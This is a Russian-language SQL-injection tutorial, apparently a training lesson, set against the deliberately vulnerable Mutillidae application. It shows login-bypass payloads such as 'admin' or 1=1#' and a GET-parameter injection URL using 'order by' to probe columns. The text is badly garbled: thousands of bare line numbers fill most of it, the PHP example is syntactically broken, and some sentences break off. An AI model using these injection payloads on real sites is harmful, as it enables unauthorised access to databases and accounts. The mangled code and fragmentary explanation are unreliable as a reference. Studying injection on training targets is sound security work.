1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
265
```



```
16
17
18
19 <?php
20
21 $username = "admin' or 1=1#"
22 $query = "SELECT * FROM accounts WHERE username='admin' or 1=1#".
23         $username
24         "' AND password='".
25         $password.
26
27
28 $query = "SELECT * FROM accounts WHERE username="
29         admin or 1=1#
30         " AND password"
31         $conn->real_escape_string($password).
32         "'";
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Заметьте, что присутствуют одинарные кавычки в коде. Это некая перестраховка, и наша инъекция не будет работать, но если бы они не добавили их в код, даже при использовании функции — эта инъекция сработала бы.

Это не самый лучший способ защиты веб-сайта, хотя это неплохая временная защита сайта.


Исследование SQL-инъекций в GET.

Продолжаем рассматривать SQL-инъекции, и хотелось бы продемонстрировать их на другой странице веб-приложения Mutillidae.

Перейдем на страницу, которая называется «User Info». Путь до этой страницы лежит через меню слева на сайте. Выбираем «OWASP Top 10», далее «A1 — Injection», «SQLi-Extract Data», «User Info»:




Напомню, что в предыдущих примерах, мы открывали страницу авторизации, а теперь страницу «User Info». Эта страница показывает информацию, по логину и паролю. Я введу в поле «Name», имя «timcore», а в поле «Password» также «timcore». В итоге получаем вывод результатов:




Выражение, которое было выполнено, очень похоже, что и было при обычной авторизации. Оно имело вид: «Select * from accounts where username = „,\$USERNAME“ and password=„,\$PASSWORD“».

Можем рассматривать еще один способ использования этой уязвимости. Мы ранее рассматривали примеры с использованием текстового поля POST. Исходя из механики этого метода, вся информация отправлялась из полей ввода, посредством POST.

Эти уязвимости также применимы к методу GET. Как Вы уже догадались, нам понадобится URL страницы, для эксплуатации этой уязвимости. Перейдем в URL, и два параметра будут посвящены логину и паролю, который я вводил:




Давайте поработаем с этим URL-адресом, так как в некоторых ситуациях у нас не будет полей авторизации, и можно будет поработать с адресом. Он имеет вид «index.php?page=user-info.php&username=timcore&password=timcore&user-info-php-submit-button=View+Account+Details»:




В общем мы попытаемся сделать инъекцию в поле «username». Отмечу, что каждый раз, когда Вы видите такие параметры, Вам просто необходимо попытаться сделать инъекцию в них. Тестируйте истинные и ложные выражения, так как мы использовали в предыдущих примерах, такие как «and 1=1», и «and 1=2».

Мы также можем использовать выражение «order by». Выражение «order by» используется для ограничения количества записей, которые будут отображены на экране. Запись в параметре «username» примет вид: «timcore“ order by 1»:



По идее, при выражении «order by 1», должна быть выбрана хотя бы одна запись.

Нужно еще добавить комментарий в виде решетки «#». Все, как и раньше:




```
Файл Правка Поиск Параметры Справка
*SQL GET
Select * from accounts where username = '$USERNAME' and password='$PASSWORD'
index.php?page=user-info.php&username=timcore' order by 1#&password=timcore&user-info-php-submit-button=View+Account+Details
```


В браузере код должен быть зашифрован, и если я хочу вставить знак «#», в URL, мне необходимо перекодировать его в символы и цифры «%23», а пробел, к примеру преобразуется в «%20».

Эту информацию я легко узнал из поисковика, с помощью онлайн декодеров. Они легко находятся в сети, так что это не составит труда.


Давайте вставим нашу запись в URL, и вставив вместо символа комментария



И, как видим, у нас все получилось. Даже прошел вывод всех записей, с логином «timcore». Пароль игнорируется, и инъекция сработала:



Предлагаю отредактировать наш параметр, в частности цифру 1 на 50 000 (для примера). Сайт небольшой, поэтому очень высока вероятность, что 50 000 записей просто нет. Выполним эту команду:




Как видим, произошла ошибка в сортировке, так как не существует столбца в

В итоге, мы знаем, что база данных исполняет наши команды, а также, что существуют уязвимости к SQL-инъекциям.

Читаем информацию из базы данных.

